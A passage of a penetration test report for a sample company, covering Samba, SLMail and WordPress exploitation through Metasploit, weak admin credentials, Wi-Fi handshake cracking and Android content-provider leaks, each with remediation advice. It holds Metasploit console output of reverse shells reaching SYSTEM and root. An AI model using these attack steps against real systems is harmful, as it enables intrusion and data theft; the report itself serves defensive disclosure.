
Risk	**MEDIUM**
Locations(s)	172.16.2.3:139

Description

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Observations

```
We used the exploit/multi/samba/usermap_script Metasploit module to
exploit the vulnerable Samba service and obtained a shell with root
privileges:
```



Impact

CVSS Score: 6.0

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity: Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)

Authentication: Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)

Gained Access: User

Vulnerability Type(s): Execute Code

Recommendations

Disable the "username map script" option in the smb.conf configuration file.

References

https://cvedetails.com/cve/CVE-2007-2447/

http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=534

http://samba.org/samba/security/CVE-2007-2447.html

7. Seattle Lab Mail 5.5 POP3 Buffer Overflow

Risk	**HIGH**
Locations(s)	172.16.2.5:110

Description

Multiple buffer overflows in SLMail 5.1.0.4420 allows remote attackers to execute arbitrary code via (1) a long EHLO argument to slmail.exe, (2) a long XTRN argument to slmail.exe, (3) a long string to POPPASSWD, or (4) a long password to the POP3 server.

A Metasploit module exists to exploit this vulnerability.

Observations

We used the exploit/windows/pop3/seattlelab_pass Metasploit module trigger a buffer overflow in the Seattle Lab Mail application and obtained a shell with SYSTEM privileges:

```
File  Edit  View  Search  Terminal  Help
msf exploit(seattlelab_pass) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.5:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp a
t 5f4a358f
[*] Sending stage (179267 bytes) to 172.16.2.5
[*] Meterpreter session 1 opened (172.16.2.9:4444 -> 172.16.2.5:49158) at 2017-1
0-26 13:49:04 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 684 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\SLmail\System>whoami
whoami
nt authority\system

C:\Program Files\SLmail\System>
```

Impact

CVSS Score: 7.5

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication: Not required (Authentication is not required to exploit the vulnerability.)

Gained Access: User

Vulnerability Type(s): Execute CodeOverflow

Recommendations

NGSSoftware alerted SLMail to most of these issues in early 2003 and a patch through an upgrade has been released. See http://www.slmail.com for more details. If upgrading is not an option then NGSSoftware recommends that steps be taken to mitigate the risk by only allowing access to the POPPASSWD and POP3 server from "inside" the firewall. "External" access can be provided allowing clients to connect via an authenticated VPN to the DMZ and then to the POP services from there.

References

https://www.cvedetails.com/cve/CVE-2003-0264/

http://www.securityfocus.com/bid/7519

https://marc.info/?l=bugtraq&m=105232506011335&w=2

WEB APPLICATION FINDINGS

SCOPE

The scope of the web application testing of the engagement included the Wordpress application located at http://172.16.2.8:8585/wordpress/. The application is a business-critical corporate web site used primarily for scheduling and recording meeting notes. Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, WPScan, Wireshark, and Burp Suite.

WEB APPLICATION RESULTS

Result Classification	
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	No
Exploited – Remote Code Execution (RCE)	Yes
Exploit Persistence Achieved	No
Sensitive Data Exfiltrated	No
Overall Risk	**HIGH**

A vulnerable Wordpress module allowed remote code execution leading to a command shell on the server, and simple scanning also discovered a weak administrator username and password combination, which granted the ability to edit PHP code on the website and gain access to a command shell on the server.

OWASP 2013 Top 10		Result
A1	Injection	
A2	Broken Authentication and Session Management	
A3	Cross-Site Scripting (XSS)	
A4	Insecure Direct Object References	
A5	Security Misconfiguration	
A6	Sensitive Data Exposure	
A7	Missing Function Level Access Control	
A8	Cross-Site Request Forgery (CSRF)	
A9	Using Components with Known Vulnerabilities	
A10	Unvalidated Redirects and Forwards	

- Critical, - High, - Medium, - Low, - None

Web Application Detailed Findings

Bongo Security strongly recommends that the following vulnerabilities be remediated, whether exploited or not, as they represent unnecessary risk to the organization's overall security posture.

Vulnerability Summary Table

#	Vulnerability Summary	Risk Level	Recommendations
1	WordPress Ninja Forms Unauthenticated File Upload	**HIGH**	Update Ninja Forms to version 2.9.43 or higher
2	Default and/or weak administrator credentials	**HIGH**	Increase the strength of the password for the "vagrant" administrator account

Details

1. WordPress Ninja Forms Unauthenticated File Upload	
Risk	**HIGH**
Locations(s)	http://172.16.2.8:8585/wordpress/index.php/king-of-hearts

Description

The Ninja Forms plugin before 2.9.42.1 for WordPress allows remote attackers to conduct PHP object injection attacks via crafted serialized values in a POST request.

Two Metasploit modules exists to exploit this vulnerability.

Observations

```
The scan output from WPScan alerted us that the web application has a
vulnerable version of Ninja Forms installed:
```

```
File  Edit  View  Search  Terminal  Help
[+] Name: ninja-forms - v2.9.42
 |  Last updated: 2017-09-14T16:54:00.000Z
 |  Location: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/
 |  Readme: http://172.16.2.8:8585/wordpress/wp-content/plugins/ninja-forms/read
me.txt
[!] The version is out of date, the latest version is 3.2.1

[!] Title: Ninja Forms 2.9.36 to 2.9.42 - Multiple Vulnerabilities
    Reference: https://wpvulndb.com/vulnerabilities/8485
    Reference: http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-
vulnerabilities
    Reference: https://github.com/wpninjas/ninja-forms/pull/1319
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1209
[i] Fixed in: 2.9.43

[!] Title: Ninja Forms <= 2.9.51 - Multiple Authenticated Cross-Site Scripting (
XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8560
    Reference: https://sumofpwn.nl/advisory/2016/multiple_cross_site_scripting_v
ulnerabilities_in_ninja_forms_wordpress_plugin.html
    Reference: http://seclists.org/bugtraq/2016/Jul/83
    Reference: https://plugins.trac.wordpress.org/changeset/1456452/ninja-forms
[i] Fixed in: 2.9.52
```

With this information, we used the exploit/multi/http/wp_ninja_forms_unauthenticated_file_upload Metasploit module to gain a shell on the target machine:

```
File  Edit  View  Search  Terminal  Help
msf exploit(wp_ninja_forms_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 172.16.2.9:4444
[*] 172.16.2.8:8585 - Enabling vulnerable V3 functionality...
[*] 172.16.2.8:8585 - Preparing payload...
[*] 172.16.2.8:8585 - Uploading payload to /wordpress/wp-content/uploads/nftmp-y
hjnzvtnjy.php
[*] 172.16.2.8:8585 - Executing the payload...
[*] Sending stage (37514 bytes) to 172.16.2.8
[+] 172.16.2.8:8585 - Executed payload
[*] 172.16.2.8:8585 - Disabling vulnerable V3 functionality...
[*] 172.16.2.8 - Meterpreter session 5 closed.  Reason: Died
[*] Meterpreter session 5 opened (127.0.0.1 -> 172.16.2.8:49341) at 2017-10-30 1
3:11:04 -0700
[!] This exploit may require manual cleanup of 'nftmp-yhjnzvtnjy.php' on the tar
get

[-] Invalid session identifier: 5
msf exploit(wp_ninja_forms_unauthenticated_file_upload) >
```

Impact
CVSS Score: 7.5
Confidentiality Impact: Partial (There is considerable informational disclosure.)
Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)
Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication: Not required (Authentication is not required to exploit the vulnerability.)
Recommendations
Upgrade Ninja Forms to version 2.9.43 or higher.
References:
https://www.cvedetails.com/cve/CVE-2016-1209/
https://wpvulndb.com/vulnerabilities/8485
http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities

2. Default and/or Weak Administrator Credentials

Risk	**HIGH**
Locations(s)	http://172.16.2.8:8585/wordpress/

Description


The target web application utilizes weak administration credentials. The username “vagrant” and the password “vagrant” allow access to the web application administration panel, which can lead to code execution on the server.

Observations


```
The scan output from WPScan alerted us that the web application uses a
weak password to protect the “vagrant” administrator account:
```

```
File  Edit  View  Search  Terminal  Help

[+] Enumerating timthumb files ...

   Time: 00:00:02 <========================> (2541 / 2541) 100.00% Time: 00:00:02

[+] No timthumb files found

[+] Enumerating usernames ...
[+] Identified the following 4 user/s:
    +----+---------+---------+
    | Id | Login   | Name    |
    +----+---------+---------+
    | 1  | admin   | admin   |
    | 2  | vagrant | vagrant |
    | 3  | user    | user    |
    | 4  | manager | manager |
    +----+---------+---------+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Mon Oct 30 13:19:30 2017
[+] Requests Done: 4504
[+] Memory used: 120.371 MB
[+] Elapsed time: 00:00:13
root@kali:~#
```

Using this password, we logged into the administration panel and injected PHP code into the header.php file:



Once we saved these edits, we navigated to the web application once more, which triggered our PHP reverse shell, and gave us shell access to the server:



Impact

CVSS Score: 7.5

Confidentiality Impact: Partial (There is considerable informational disclosure.)

Integrity Impact: Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact: Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity: Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication: Required (Authentication is required to exploit the vulnerability.)

Recommendations

Use stronger passwords to protect the administration panel of the website, and never set the password to be the same as the user account for which it is associated.

References:

https://www.cvedetails.com/cve/CVE-2016-1209/

https://wpvulndb.com/vulnerabilities/8485

http://www.pritect.net/blog/ninja-forms-2-9-42-critical-security-vulnerabilities

WIRELESS NETWORK FINDINGS

SCOPE

The following Wireless Network SSIDs were within the scope of this engagement:

Target IP Addresses
SCcast
SampleCorp
SCGuest

Testing for this phase of the engagement was performed using industry-standard penetration testing tools and frameworks, including Aircrack-ng, Reaver, Asleap, and Arpspoof.

WIRELESS NETWORK RESULTS

Access via Wi-Fi Penetration Testing Device

A penetration testing appliance utilizing a reverse VPN tunnel was connected to the customer environment and used as a remote platform for wireless testing.

Wireless Network Reconnaissance

The remote penetration testing device was placed within the SampleCorp network. The wireless network audit began with a full sweep of the 2.4GHz wireless frequencies, where numerous busy networks were found. We located 5 SSIDs likely to be owned by the client, and being served by their wireless equipment across 2.4GHz center channels 1, 6 and 11; Sccast, SampleCorp, SCGuest, and 2 hidden networks. It was possible to confidently enumerate the overall wireless attack surface of the wireless network due to the sequential BSSID numbering (00:3A:7D:D1:34:60 to 64) on the various SSIDs as shown below:

```
00:3A:7D:D1:34:60  -50  57      749        2    0   1  54e. WPA2 CCMP   PSK  CCast
00:3A:7D:D1:34:64  -51  13      720        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
00:3A:7D:D1:34:63  -50  26      670       37    0   1  54e. OPN              NVGuest
00:3A:7D:D1:34:62  -50  26      709      932    8   1  54e. WPA2 CCMP   MGT  NVPS
00:3A:7D:D1:34:61  -50  12      695        0    0   1  54e. WPA2 CCMP   PSK  <length:  1>
```

Networks showing as '<length: 1>' are hidden SSIDs. It should be noted that while hidden SSIDs will not show up on a wireless scan with a standard laptop or mobile, they offer no practical level of security. On a hidden network, the SSID is not beaconed (broadcasted) out, however a client connecting to the network will specifically probe for (request) the hidden network before the access point responds. At this point, any attacker monitoring the open wireless spectrum will gain knowledge of the SSID in use.

Sccast is a WPA2 password protected network. Two hidden networks also protected via WPA2 were located. All three of these networks utilize the industry standard WPA2/AES.

Scguest is an open public network.

SampleCorp is an Enterprise WPA2 protected network, utilizing a backend RADIUS authentication mechanism, as is also standard in enterprise settings.

None of the networks identified within scope had WPS or other vulnerable extensions enabled.

The network equipment was discovered to be provided by Cisco via the manufacturer part of the BSSIDs broadcast by the access points (00:3A:7D, 00:42:68)

Wireless Network Penetration Testing

1. Hidden SSIDs

We did not identify any clients connecting to the hidden SSIDs during the audit period, and therefore it was not possible to unmask them. As soon as a client would have connected to a hidden network, the SSID would have become visible.

2. Sccast

Sccast is a WPA2-PSK/CCMP network. It uses the industry standard AES encryption protocol, and a pre-shared key for network access.

Through sniffing the network while forcing an existing client off the network, we were able to capture a WPA2 handshake. Capturing the handshake in itself does not bestow any level of network access, however it is necessary before an attempted brute force attack.

```
CH  1 ][ Elapsed: 4 hours 16 mins ][ 2017-06-14 12:20 ][ WPA handshake: 00:3A:7D:D1:34:62

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:3A:7D:D1:34:60  -45    17504       51    0   1  54e. WPA2 CCMP   PSK  CCast
00:3A:7D:E8:07:A0  -58    14593       58    0   6  54e. WPA2 CCMP   PSK  CCast
00:3A:7D:0D:D5:40  -68    16133       63    0  11  54e. WPA2 CCMP   PSK  CCast
00:42:68:B9:E9:20  -69    17048       63    0  11  54e. WPA2 CCMP   PSK  CCast
00:3A:7D:F2:34:60  -83     9995     9409    0   1  54e. WPA2 CCMP   PSK  CCast
C0:25:5C:A3:18:80  -87      396       52    0   1  54e. WPA2 CCMP   PSK  CCast
```

We then proceeded to attempt a brute force attack using the captured handshake. The password was not found within a dictionary of over 250,000 common passwords, and we were unable to gain access to the network.

3. SampleCorp

An interception and attack were launched against SAMPLECORP in a similar fashion as Sccast above. The key difference being that SAMPLECORP uses an Enterprise/RADIUS backend, whilst Sccast does not.

Once we were able to capture the authentication handshake, we examined it within `Wireshark' in order to extract the enterprise parameters. These were passed to the tool `asleap' to be tested against a dictionary of over 250,000 common passwords. This attack was unsuccessful.

3. SCguest

SCguest is an open wireless network.

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:3A:7D:D1:34:63  -48       21        0    0   1  54e. OPN              NVGuest
00:3A:7D:E8:07:A3  -57       15        0    0   6  54e. OPN              NVGuest
00:3A:7D:0D:D5:43  -69       19        0    0  11  54e. OPN              NVGuest
00:42:68:B9:E9:23  -69       18        0    0  11  54e. OPN              NVGuest
00:3A:7D:F2:34:63  -80       15        0    0   1  54e. OPN              NVGuest
00:3A:7D:E8:5C:03  -86        8        0    0   6  54e. OPN              NVGuest
```

We were able to connect and request network details via DHCP. 192.0.2.1 (0:3a:7d:d1:34:60) offered us an IP address of 192.168.30.250, with the following options set:

```
OPTION:  53 (  1) DHCP message type         5 (DHCPACK)
OPTION:  54 (  4) Server identifier         192.0.2.1
OPTION:  51 (  4) IP address leasetime      43200 (12h)
OPTION:   3 (  4) Routers                   192.168.30.1
OPTION:   6 ( 12) DNS server                4.2.2.2,4.2.2.3,4.2.2.4
OPTION:   1 (  4) Subnet mask               255.255.255.0
```

Once on the network, we were either isolated from other clients, or no other clients were present. This was verified through extensive ping and ARP scanning of the /24 guest range.

It should be noted that traffic transmitted via an open wireless network is entirely insecure and subject to interception and modification.

Based on the Cisco architecture, a scan was made for CDP traffic which would have disclosed further information about the network. CDP was not found to be running across the public guest network, and VLAN hopping was unsuccessful.

MOBILE APPLICATIONS FINDINGS

SCOPE

Bongo Security was tasked to perform penetration testing against an Android mobile application developed and used internally by SampleCorp, called Sieve. This app serves as a password manager, allowing employees to save passwords to their Android devices, with the intent of keeping them securely encrypted until use.

Tools used: Drozer, Adb

APPLICATION RESULTS

Result Classification	
Vulnerabilities Found	Yes
Exploited – Denial of Service (DoS)	No
Exploited – Elevation of Privilege (EoP)	No
Exploited – Remote Code Execution (RCE)	No
Exploit Persistence Achieved	No
Sensitive Data Exfiltrated	Yes
Overall Risk	**HIGH**

There were three vulnerabilities found in the mobile application's database-backed content providers, which were successfully exploited to obtain user's plaintext usernames, email addresses, master passwords, and saved passwords.

Application Detailed Findings

Bongo Security strongly recommends halting use of the app until it is either re-engineered in a more secure manner, or a suitable replacement is found. If management decides to continue using the app, we strongly recommend that the following vulnerabilities are dealt with as soon as possible, in order to secure the personal information of employees using the app.

Vulnerability Summary Table

#	Vulnerability Summary	Risk Level	Recommendations
1	Content Providers Data Leakage	**MEDIUM**	Ensure that the all content providers require strict permission for interaction.
2	Content Providers SQL Injection	**HIGH**	Ensure that the all content providers require strict permission for interaction.
3	Content Providers Directory Traversal	**HIGH**	Disable content provider access to the device's underlying filesystem.

Details


1. Database-Backed Content Providers (Data Leakage)	
Risk	**MEDIUM**
Locations(s)	content://com.mwr.example.sieve.DBContentProvider/Keys/ content://com.mwr.example.sieve.DBContentProvider/Passwords content://com.mwr.example.sieve.DBContentProvider/Passwords/

Description

